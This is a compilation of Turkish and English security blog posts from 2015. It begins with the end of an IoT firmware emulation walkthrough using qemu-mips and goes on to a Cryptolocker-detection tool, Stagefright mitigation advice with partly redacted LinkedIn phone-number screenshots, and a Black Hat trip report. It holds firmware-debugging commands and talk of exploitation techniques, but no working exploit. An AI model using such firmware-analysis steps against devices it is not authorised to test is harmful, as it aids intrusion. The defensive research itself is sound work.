root@kali: /squashfs-root/webs/cgi-bin# qemu-mips login
Content-type: text/html; Charset=UTF-8
Pragma: no-cache
Cache-Control: no-cache
Expires: -1

<html>
<head>
    <meta http-equiv="Refresh" content="0; url=/login.html?ErrorCode=1">
</head>
<body>
</body>
</html>
root@kali: /squashfs-root/webs/cgi-bin# echo "redirect=&user=mert&password=mert&gender=TAMAM" | qemu-mips -E REQUEST_METHOD="POST" -E CONTENT_LENGTH=46 -E CONTENT_TYPE="application/x-www-form-urlencoded" -g 1234 login
```



Çok daha fazlasını öğrenmek ve uygulamak istiyorum diyenleriniz için ise [Abusing the Internet of Things: Blackouts, Freakouts, and Stakeouts](#) kitabına bir göz atmalarını tavsiye edebilirim.

Bir sonraki yazıda görüşmek dileğiyle herkese güvenli günler dilerim.

## Cryptokiller Aracı

Source: <https://www.mertsarica.com/cryptokiller-araci/>

By M.S on September 8th, 2015

Geçtiğimiz haftalarda, kullanıcıların ve kurumların oldukça başına ağrıtan [Cryptolocker](#) zararlı yazılımı üzerinde çalışırken, işletim sistemine Cryptolocker zararlı yazılımının bulaştığını tespit edip, işlemi (process) durdurulan Cryptokiller adında bir araç hazırladım.

Windows 7 Enterprise SP1 (x86)'de test ettiğim bu aracı 5 farklı Cryptolocker zararlı yazılımı üzerinde test ettikten sonra yeni bir salgın başlamadan önce herkesin kullanımına sunma kararı aldım.

İlerleyen zamanlarda bu aracı kaynak kodu ile birlikte burada yayinallyayacağım. Bu sayede aracı ihtiyaçlarınıza göre iyileştirme/geliştirme imkanınız olacaktır.

Aracın Kısıtları:

- Cryptokiller aracı, Cryptolocker zararlı yazılımı sisteme bulaşmadan önce sistem üzerinde çalışıyor olması gerekmektedir.
- Cryptolocker'i tespit etmek için sistem üzerinde en az bir dosyanın Cryptolocker tarafından şifrelenmesi gerekmektedir.
- Aracın yönetici yetkisi ile çalıştırılması gerekmektedir.
- 32 bit Windows işletim sistemi üzerinde çalışmaktadır.

- Sistem üzerinde [Python 2.7](#) ve [Winappdbg](#) modülünün yüklü olması gerekmektedir.

Aracı "hidden" parametresi ile çalıştırığınız takdirde (cryptokiller.exe hidden) GUI olmadan çalışabilmekte ve gerçekleştirdiği işlemlerlerle ilgili bilgileri C:\Cryptokiller klasörü altına kayıt etmektedir.

Araç ile ilgili gelişmelerden haberdar olmak için <https://www.mertsarica.com/cryptokiller> adresini ziyaret edebilirsiniz.

Uyarı: Crytokiller, POC olarak geliştirdiğim bir araçtır bu nedenle hataları/eksikleri olabilir. Aracı prototip olarak düşünmeli ve bunu göz önünde bulundurarak kullanmanızı öneririm.

[İndir \(Windows 7 Enterprise SP1 x86'da test edilmiştir.\)](#)

Güncellemme (19.11.2015): Cryptokiller aracının [kaynak kodu](#) yayınlanmıştır.

---

## ENGLISH

---

While I was working on a [Cryptolocker](#) malware that targeted Turkish users, I decided to create a POC tool called Cryptokiller (tested on Windows 7 Enterprise SP1 x86) which is able to detect and stop the infection and also kills the infected process. I tested it on 5 different Cryptolocker malwares.

I will share the source code of Cryptokiller soon so you will be able to modify it for your needs.

Limitations:

- Cryptokiller must be running on the operating system before the infection.
- Cryptokiller is able to detect & kill the Cryptolocker process after at least one file is encrypted by Cryptolocker.
- It must be run under an account with administrator privileges.
- Supports only 32 bit Windows 7 at the moment.
- [Python 2.7](#) and [Winappdbg](#) module must be installed on the system.

You can run Cryptokiller without GUI by running it with "hidden" parameter. (cryptokiller.exe hidden). You will find the log file inside C:\Cryptokiller folder.

Warning: Cryptokiller is POC tool. It may have bugs/issues so keep in mind.

[Download \(Tested on Windows 7 Enterprise SP1 x86\)](#)

Update (19.11.2015):[Source code](#) of Cryptokiller tool released.

---

POC Video: Cryptokiller vs 5 Cryptolocker Malwares

---

---

## Android Stagefright Zayıflığı


Source: <https://www.mertsarica.com/android-stagefright-zafiyeti/>

By M.S on September 1st, 2015

Linkedin, Twitter gibi sosyal ağları ve medyayı yakından takip eden biri olarak son zamanlarda Linked'in üzerinden iş odaklı Whatsapp grubu kurma modaşı oldukça dikkatimi çekiyor. Bu modada, bir kişi Whatsapp üzerinde bir grup açıyor ve bunu Linkedin üzerinde duyuruyor ardından ilgilenen kişiler bu duyurunun altına cep telefonu numaralarını yazarak bu gruba dahil olmak istediklerini söylüyorlar. Grubun kurucusu olan kişi de ardından bu cep telefonu numaralarını teker teker gruba eklemeye başlıyor.



18% 19:07



İnsan Kaynakları Yöneticisi

2 g

İnsan Kaynakları meslektaşlarımızdan oluşan Whatsapp grubumuza katılmak isterseniz, iletişim numaranızı benimle paylaşabilirsiniz. İyi çalışmalar.

18 Beğenme 47 Yorum



+13


Eski yorumları görüntüle ...



İnsan Kaynakları Yöneticisi

2 g

Şuan ekibimiz 46 kişiden oluşuyor. Meslektaşlarımıza faydalı olacağını düşünüyorum.



İnsan Kaynakları Yöneticisi

2 g

İnsan Kaynakları ekibecilerinin içinde gelen talepler




19% 19:05



1 g


Human Resources Manager - [REDACTED] [REDACTED]...



1 g

SUPERVISOR / [REDACTED]


Merhaba 0538 [REDACTED]



1 g

İnsan Kaynakları Sorumlusu - [REDACTED] [REDACTED]


Merhaba 0541 [REDACTED]



Social Media Manager at [REDACTED]

1 g

+90536 [REDACTED]




1 g

GRUBA KATILMAK İSTERİM 0 535 [REDACTED]




16% 19:11



17 s

Store IT System & Network [REDACTED]


İk Alanında Bende Kendimi Geliştirmek İstiyorum Tabi  
Grup İllaki İk Çalışanı Olarak Zorunlu Özel Degilse 0530  
[REDACTED]



11 s

Risk Uzmanı


Benide ekler miniz



10 s

Çalışma İlişkileri ve [REDACTED] (.)...


5333 [REDACTED]



9 s

Human Resources Manager - [REDACTED]

Merhabalar, 0506 [REDACTED]



21 s

İnsan Kaynakları Yöneticisi [REDACTED]




16% 19:12



2 s

Manager


ik 0532



1 s

Psikolog / İnsan Kaynakları



536



1 s

Müşteri Temsilcisi / [REDACTED] Bankası

0542



1 s

Master Trainer , HR - [REDACTED] Group

Merhaba,

Iletisim caginin avantajlarini kulanmak, gayet mantikli bir yöntem ve bu faydalı calismanin içinde yer almak isterim. [REDACTED] Group ik [REDACTED]

0530



Sorun bunun neresinde diye soracak olursanız birincisi LinkedIn iş odaklı kullanılan bir sosyal ağ ve burada çalışığınız kurumdan, pozisyonunuza kadar işiniz ve işyeriniz ile ilgili çeşitli bilgiler paylaşıyorsunuz. Kurumları hacklemek isteyen art niyetli kişilerin, istihbarat servislerinin, kurum çalışanlarını hedef aldığı biliyoruz. En yakın örnek olarak [Edward Snowden](#) tarafından sizdirilen [belgelerde](#), ABD istihbarat servisi [NSA](#) ile İngiliz siber istihbarat servisi [GCHQ](#)'nun, 2010 yılında sim kart şifreleme anahtarlarını çalmak için sim kart üreticisi Gemalto firmasının çalışanlarının e-posta ve Facebook hesaplarına sizdikleri anlaşılmıştı. 2015 yılında neler yaptıklarını hayal bile edememekle birlikte, istihbarat servisleri dışında art niyetli kişilerin de akıllı telefonları hatta ve hatta [akıllı saatleri](#) bile hedef aldığı görüyorum.

Eski olsaydı, telefon numaranızı internette ve/veya herhangi bir ortamda paylaştığınızda başınıza gelebilecek en kötü şey olsa olsa gecenin köründe sizi rahatsız eden bir telefon sapiği olurdu. Ancak bu çağda başınıza gelebilecek en kötü şey, telefonunuza hakyelenen ([Evil Pi](#) başlıklı yazımında zafiyet barındıran Android telefonların nasıl istismar edilebileceğini simüle etmişim.) ve tüm kişisel verilerinizi çalan bir art niyetli kişi olabilir.

5 Ağustos 2015 tarihinde gerçekleştirilen Black Hat bilgi güvenliği konferansında, [Joshua Drake](#) (@jduck) tarafından 950 milyon Android cihazı etkileyen bir zafiyetin [detaylarına](#) yer verildi. Bu zafiyeti istismar etmek (cep telefonunu/tableti hakyelen) için hedef kişinin cep telefonunu bilmek ve istismar kodu içeren bir [multimedya mesaj](#) veya mp4 formatına sahip bir video dosyasının bağlantı adresini göndermek yeterli oluyor.

Android işletim sistemi için yamalar bildiğiniz üzere Google tarafından hemen yayınlansa da, telefonunuza indirilebilmeniz için cihaz üreticisi (misal Samsung) tarafından güncelleme yazılımının hazırlanması gerekiyor. Durum böyle olunca da Google ilgili zafiyeti ortadan kaldırın yamayı zafiyetin tespitinden bir gün sonra yayınlasa bile üreticinin de elini çabuk tutması gerekiyor.

Her ne kadar Google ilgili yamayı yayınlasa da bu defa da yamanın aslında zafiyeti ortadan kaldırılmadığı Exodus firmasının yaptığı bir [araştırma](#) ile ortaya çıktı. En iyi ihtimalle Eylül ayından önce bu yamayı Android cihazımıza yükleyemeyeceğiz gibi görünüyor.

Peki elimizi kolumuzu bağlayıp bekleyecek miyiz ? Hayır. İlk olarak Android cihazımızın bu zafiyetten etkilenip etkilenmediğini [StageFright Detector](#) aracı ile öğrenebiliriz.



18:58

# Stagefright Detector

Testing CVE-2015-1538

Testing CVE-2015-1539

Testing CVE-2015-3824

Testing CVE-2015-3826

Testing CVE-2015-3827

Testing CVE-2015-3828

Testing CVE-2015-3829

## Vulnerable

Your device is affected by the  
Stagefright vulnerability.  
[contact us](#)

İkinci olarak her ne kadar MMS, atak vektörlerinden sadece biri de olsa, en kolay istismar edileceği için buradan gelecek bir saldırıyı engellemek için size gönderilen MMS'in Android cihazınız tarafından otomatik olarak almasını engellemek isteyebilirsiniz. (Bunu devre dışı bıraksanız bile, manuel olarak gelen MMS'i alıp görüntülediğiniz takdirde cihazınızın hacklenebileceğini unutmayın!)

MMS'in otomatik alması ve gösterilmesini devre dışı bırakmak için aşağıdaki adımları izleyebilirsiniz.

Android için; Ayarlar -> Mesaj -> Multimedya mesajları -> Otomatik al  
Google Hangout için; Hangout -> Ayarlar -> SMS -> MMS'leri otomatik al

Samsung kullanıcısı iseniz MMS'i devre dışı bırakmak için Samsung tarafından yayınlanan [MMS control](#) uygulamasını da yükleyebilirsiniz.

Yukarıdaki adımlar bir yama gibi bu zafiyeti tamamıyla ortadan kaldırılmayaçğı için ve Google firması Android 4.0 "Ice Cream Sandwich" ile gelen [ASLR \(address space layout randomization\)](#) güvenlik önlemi sayesinde bu zafiyetin çok sayıda cihazda istismar edilmesinin zor olduğunu söylese de, yama çıkışana kadar dikkatli olmakta fayda var.

Sonuç itibariyle, akıllı cihazlarda ortaya çıkan zafiyetleri istismar etmek için kimi zaman sadece cep telefonu numarasının yeterli olması, kurumlara sızmak isteyen art niyetli kişilerin kurum çalışanlarını hedef alması ile sonuçlanabiliyor bu nedenle cep telefonu numaranızı paylaşırken bile temkinli olmakta fayda olduğunu asla unutmayın.

Bir sonraki yazda görüşmek dileğiyle herkese güvenli günler dilerim.

Güncellemme: 09.09.2015 tarihi ile cve-2015-1538 zafiyeti için [istismar kodu](#) yayınlanmıştır.


ENGLISH (Translated by Hüseyin Fatih Akar | Twitter: [@thehakar](#) | E-Mail: hakar1@binghamton.edu)

---

As a person who is really interested in social networks, the trend of creating business-oriented Whatsapp groups on LinkedIn takes my attention. In this trend, someone creates a Whatsapp group and announces it on LinkedIn. Then other people drop a comment below with their phone number, state that they want to join that group. Afterwards the creator of the group adds them to the group one by one.



18% 19:07



İnsan Kaynakları Yöneticisi


2 g

İnsan Kaynakları meslektaşlarımızdan oluşan Whatsapp grubumuza katılmak isterseniz, iletişim numaranızı benimle paylaşabilirsiniz. İyi çalışmalar.

18 Beğenme 47 Yorum




Eski yorumları görüntüle ...



İnsan Kaynakları Yöneticisi

2 g

Şuan ekibimiz 46 kişiden oluşuyor. Meslektaşlarımıza faydalı olacağını düşünüyorum.



İnsan Kaynakları Yöneticisi

2 g

İnsan Kaynakları ekibimizin içinde gelen talepler




19% 19:05




1 g

Human Resources Manager - [REDACTED] [REDACTED] ...



Bey Merhaba, bende gruba katılmak isterim.




1 g

SUPERVISOR / [REDACTED]



Merhaba 0538 [REDACTED]




1 g

İnsan Kaynakları Sorumlusu - [REDACTED] [REDACTED]



Merhaba 0541 [REDACTED]




1 g

Social Media Manager at [REDACTED]



+90536 [REDACTED]




1 g

GRUBA KATILMAK İSTERİM 0 535 [REDACTED]




16% 19:11



17 s

Store IT System & Network [REDACTED]


İk Alanında Bende Kendimi Geliştirmek İstiyorum Tabi  
Grup İllaki İk Çalışanı Olarak Zorunlu Özel Degilse 0530  
[REDACTED]



11 s

Risk Uzmanı


Benide ekler miniz



10 s

Çalışma İlişkileri ve [REDACTED] (.)...


5333 [REDACTED]



9 s

Human Resources Manager - [REDACTED]

Merhabalar, 0506 [REDACTED]




21 s

İnsan Kaynakları Yöneticisi [REDACTED]



16% 19:12



2 s

Manager


ik 0532



Psikolog / İnsan Kaynakları

1 s


536



Müşteri Temsilcisi / [REDACTED] Bankası

1 s

0542



Master Trainer , HR - [REDACTED] Group

1 s

Merhaba,

Iletisim caginin avantajlarini kulanmak, gayet mantikli bir yöntem ve bu faydalı calismanin içinde yer almak isterim. [REDACTED] Group ik [REDACTED]

0530



In case you ask “What is the problem with that?” First of all; LinkedIn is a business-oriented social network and on there, you share various of information about your company and your position in that company, about your job and your workplace. We know that people with bad intentions about hacking a firm and intelligence agencies, target employees. Recent example to this would be; the [documents](#) leaked by [Edward Snowden](#), we learned that U.S.A intelligence agency [NSA](#) and British intelligence service [GCHQ](#) hacked the emails and Facebook accounts of Gemalto’s employees in 2010, which is a global sim card manufacturer firm, to steal the sim card encryption keys. With this data, we can’t even imagine what they are doing in this century. Apart from intelligence agencies, we see that people with bad intentions target smart phones and also they target even [smart watches](#).

In the past, the worst thing that can happen to you when you share your number on internet and/or any other platform would be some psycho disturbing you by calling you in the middle of the night and maybe waking you up. But in this era, the worst thing that can happen is very different (On my [Evil Pi article](#) I simulated how to abuse the Android phones that contains vulnerability). That psycho can turn into a hacker and those people, now, are able to steal all off your personal information.

On Black Hat information security conference that took place on August 5th of 2015, [details](#) of a vulnerability that affects more than 950 million android devices has been shown by [Joshua Drake](#) (@jduck). To exploit this vulnerability, (to hack phones/tablets) knowing target’s phone number and sending a [MMS](#) with the exploit code or sending a link of a video in mp4 format is enough.

Even though Google instantly publishes the patches for Android OS, to download it to your phone it is required to wait for manufacturer firm (like Samsung) to make that patch downloadable to its phones. So although Google make patches after one dat the vulnerability is found, it is also mandatory for manufacturers to act really fast.

With the [research](#) of a firm named Exodus, it has been seen that Google couldn’t actually remove the vulnerability with that patch. It seems that even on best case scenario we are not going to be able to install this patch before September.

Does that mean ‘we are going to sit there and do nothing?’ No. First of all; we can determine whether we are affected by this vulnerability or not with [StageFright Detector tool](#).



18:58

# Stagefright Detector

Testing CVE-2015-1538

Testing CVE-2015-1539

Testing CVE-2015-3824

Testing CVE-2015-3826

Testing CVE-2015-3827

Testing CVE-2015-3828

Testing CVE-2015-3829

## Vulnerable

Your device is affected by the  
Stagefright vulnerability.  
[contact us](#)

Secondly; MMS is not the only attacking vector but it is the easiest one to exploit. So, to prevent the attacks coming from this vector, you can disable automatically retrieve an MMS option on your Android OS (Even if you disable it, when you manually receive those MMS's, don't forget that your device can still get hacked).

You can follow the steps below to prevent your device retrieving the MMS automatically.

For Android; Settings -> Messages -> Multimedia Messages (MMS) -> Auto Retrieve

For Google Hangouts; Hangouts -> Settings -> SMS -> Auto Retrieve MMS

If you are a Samsung user, you can also install the [MMS Control application](#) that is being launched by Samsung itself.

These steps shown above is not going to cover the vulnerability like a patch and Google says that it is not likely that this vulnerability can be abused to hack many phones because of the [ASLR](#) (address space layout randomization) security measure that came with in Android 4.0 "Ice Cream Sandwich". However it is always good to be careful until the patch comes out.

Finally, the fact that the cell phone numbers is enough to exploit the vulnerabilities of smartphones, can lead hackers to target the employees to be able hack the firm. For this reason, it is a good thing to be cautious even while sharing the phone numbers.

Hope to see you on the next article. I wish secure days to everyone.

Update: On 09.09.2015, [exploit code](#) for CVE-2015-1538 vulnerability has been published.

## Black Hat Macerası

Source: <https://www.mertsarica.com/black-hat-macerasi/>

By M.S on August 9th, 2015

1997 yılından bu yana, dünyadan bilgi ve bilişim güvenliği uzmanlarının, hackerların, istihbarat elemanlarının akın ettiği dünyaca ünlü [Black Hat](#) konferansına [Ağustos](#) ayında katılma ve eğitim alma şansını yakaladım. Şansını yakaladım diyorum çünkü bu konferansa katılmak ve eğitim almak için ya çok paranızın olması gerekiyor (uçak bilet, otel konaklama ve Black Hat bilet ~10.000 TL) ya da siz bu konuda destekleyen sponsorlarınızın, bu konferansa katılmanız ve eğitim almanız gerekiğine inanan [IBTech](#) ve [Finansbank](#) gibi vizyoner işverenlerinizin olması gerekiyor. Ben de herseyden önce bu konferansa katılmama ve eğitim almama destek olan, yardımınızı esirgemeyen herkese teşekkür etmek istiyorum.

Black Hat günlüğümün sayfalarını aralamadan önce 15 yıl aradan sonra bu defa farklı bir eyaletini ziyaret ettiğim Amerika'nın Nevada eyaletinin Las Vegas kenti hakkında kısaca gözlemlerime yer vermek istiyorum.

Birincisi insanların gerçekten mutlu, yardımsever, cana yakın ve kibar olduğunu söyleyebilirim. Özgürlikler ülkesi olan Amerika'da insanların kendi halinde olduklarını görebiliyorsunuz. Elinde bira kutusuyla gezen de var, ponpon kız giyafetiyle sokağa çıkmış turistlerle fotoğraf çektiğinde bu işten para kazanan da var, üst geçitlerin sağında solunda dilenmeyecek elinde döviz ile yardım isteyen evsizler de var. Hatta bir evsizin dövizinde, "evsizim çünkü eski eşimin daha iyi bir avukatı vardı" gibi esprili yazılarla rastlayabiliyorsunuz. İşin en güzel yanı herkes kendi dünyasında yaşıyor. Kimsenin kimseyle bir derdi, sorunu bulunmuyor. Yolda, toplu taşımada giderken kimse kimseyi rahatsız etmiyor, mahalle baskısına veya tacize maruz kalmıyorlar. Kurallara uyuyorlar, düzenliler, çevreye saygınlar ve siz de bunlara aç bir ülkeden geldiğiniz için hemen bu kurallara ve düzene memnuniyetle uyum sağlıyorsunuz.


İnsanlar sıraya girmesi gerektiğini biliyorlar. Sırada işleri uzun sürerse arkasında sıra bekleyenlere dönüp özür diliyorlar. Karşidan karşıya geçecekseniz adınızı yola attığınız anda yoldan geçen araç duruyor ve sizin karşıya geçmenizi bekliyor. Beş şartlı yollarda oldukça lüks, spor araçlar göze çarpıyor ve hiç biri ne slalom yapıyor ne de birbirleriyle yarışıp, insanların canını tehlikeye atıyor. Yolda yürürken, bir restorana veya bir dükkanı girdiğinizde, merhaba, nasılsınız ?, keyifler yerinde mi ? Vegas'ı beğendiniz mi ? neredensiniz ? gibi sorular soran ve sizle sohbet eden cana yakın insanlarla karşılaşıyorsunuz. Türkiye'den dediğinizde müslüman olduğunuz için size farklı davranışları var. Yabancılar müslümanları ve Türkler'i sevmeler sözünün ön yargının ibaret olduğunu, Vegas için geçerli olmadığını hemen anlayabiliyorsunuz. Kendi fotoğrafınızı çekmeye çalıştığınızda yanınızdan geçen biri fotoğrafınızı isterseniz çekebilirim diyerek yardım eli uzatabiliyor.

Yaşlı istihdamına da gerçekten önem veriyorlar. Black Hat'e kayıt olurken biletinizi ve çantanızı size verenlerin yaş ortalamasının 50-60 arası olduğunu görebiliyorsunuz. Çok sayıda kadın otobüs şoförü var ve onların da yaş ortalamaları kimi zaman 50 ile 60 yaş arasında olabiliyor.

Kissadan hisse, Avrupa ülkelerinde de olduğu gibi özgürlükler ülkesindeki bu yaşama ve medeniyet seviyesine, kiraathane sayısının kütüphane sayısının [285 katı](#) olduğu bir ülkede erişilmesinin epey zaman alacağı anlaşıyor.

Black Hat konferasına gelecek olursam, eğitimlere ve sunumlara katılımın oldukça yüksek olduğunu söyleyebilirim. Zaten etkinlik yeri için neden [Mandalay Bay](#) otelinin [dev kongre merkezinin](#) seçildiğini etkinlik tarihi gelince anlayabiliyorsunuz. Black Hat konferansı toplamda [6 gün](#) sürüyor. İlk 4 gün boyunca [eğitimler](#) düzenleniyor, geri kalan iki günde ise neredeyse bir sene boyunca yapılan araştırmaların sunulduğu can alıcı sunumlara ([Black Hat Briefings](#)) ve güvenlik araçlarının tanıtıldığı ([Black Hat Arsenal](#)) tanıtım sunumlarına yer veriliyor.

Black Hat'te bu sene toplamda [63](#) tane eğitim verildi ve ben de 1-2 Ağustos tarihlerinde, [Saumil Shah](#) tarafından verilen [Exploit Laboratory: Black Belt](#) adındaki eğitimi aldım. Eğitimin temeli, internet tarayıcısı istismarına dayanıyordu. Eğitim esnasında [use after free](#) zayıflıklarının [ROP \(return oriented programming\)](#) ve [heap spray](#) yöntemleri ile, Windows'un güvenlik kontrollerinin ([DEP](#) gibi) nasıl aşılıarak istismar edilebileceğini gösterildi. Sınıfın mevcudu 30 kişiydi ve daha önce bu eğitimden eğitim alanların bu eğitimi tercih ediyor olmaları da zaten eğitmenin başarılı olduğunu kanıtladı.



Konferans ve eğitim esnasında güvenlik uzmanı dediğin biraz paranoyaktır örneklerine de rastlamadım değil :) Misal eğitim esnasında tuvalete giden birinin bilgisayarını kapatıp, çantasına koyup, yanına aldığı da gördüm, yaka kartında soyadını gizleyen kişileri de gördüm. (Mert S. gibi)

Black Hat'in açılış konuşmasının yapıldığı ilk günde, 1000 kişilik olduğunu düşündüğüm salonda Black Hat ve Defcon konferanslarının organizatörü [Jeff Moss](#) sözü aldı ve bu sene, katılımcı sayısının en yüksek olduğu Black Hat konferansını düzenlediklerini belirtti.





Verilen Black Hat tanıtım ve [sunum kitapçığında](#) kendime hangi sunumlara gireceğimle ilgili bir plan çıkarttım. Paralelde ilgimi çeken 3-4 sunumun olması ve aralarından sadece bir tanesini seçmek zorunda olmam beni oldukça zorladı.

15-09-15-50

 Back Doors and Front Doors Breaking the Unbreakable System  
by Jaren Denari + Matthew Green South Seas A01

 Big Game Hunting: The Peculiarities of Nation-State Malware Research  
by Morgan Marquis-Boire + Marion Marschalek + Claudio Guarnieri Mandalay Bay GH

 Distributing the Reconstruction of High-Level Intermediate Representation for Large Scale Malware Analysis  
by Rodrigo Branco + Gabriel Negreira Barbosa + Alexander Matrosov + Eugene Rodionov South Seas GH

 Remote Exploitation of an Unaltered Passenger Vehicle  
by Charlie Miller + Chris Valasek Mandalay Bay EF

 Stagefright: Scary Code in the Heart of Android  
by Joshua Drake Mandalay Bay BCD

 Stranger Danger! What is the Risk from 3rd Party Libraries?  
by Kymberlee Price + Jake Kouns South Seas IJ

 Switches Get Stitches  
by Colin Cassidy + Robert Lee + Eireann Leverett South Seas CD

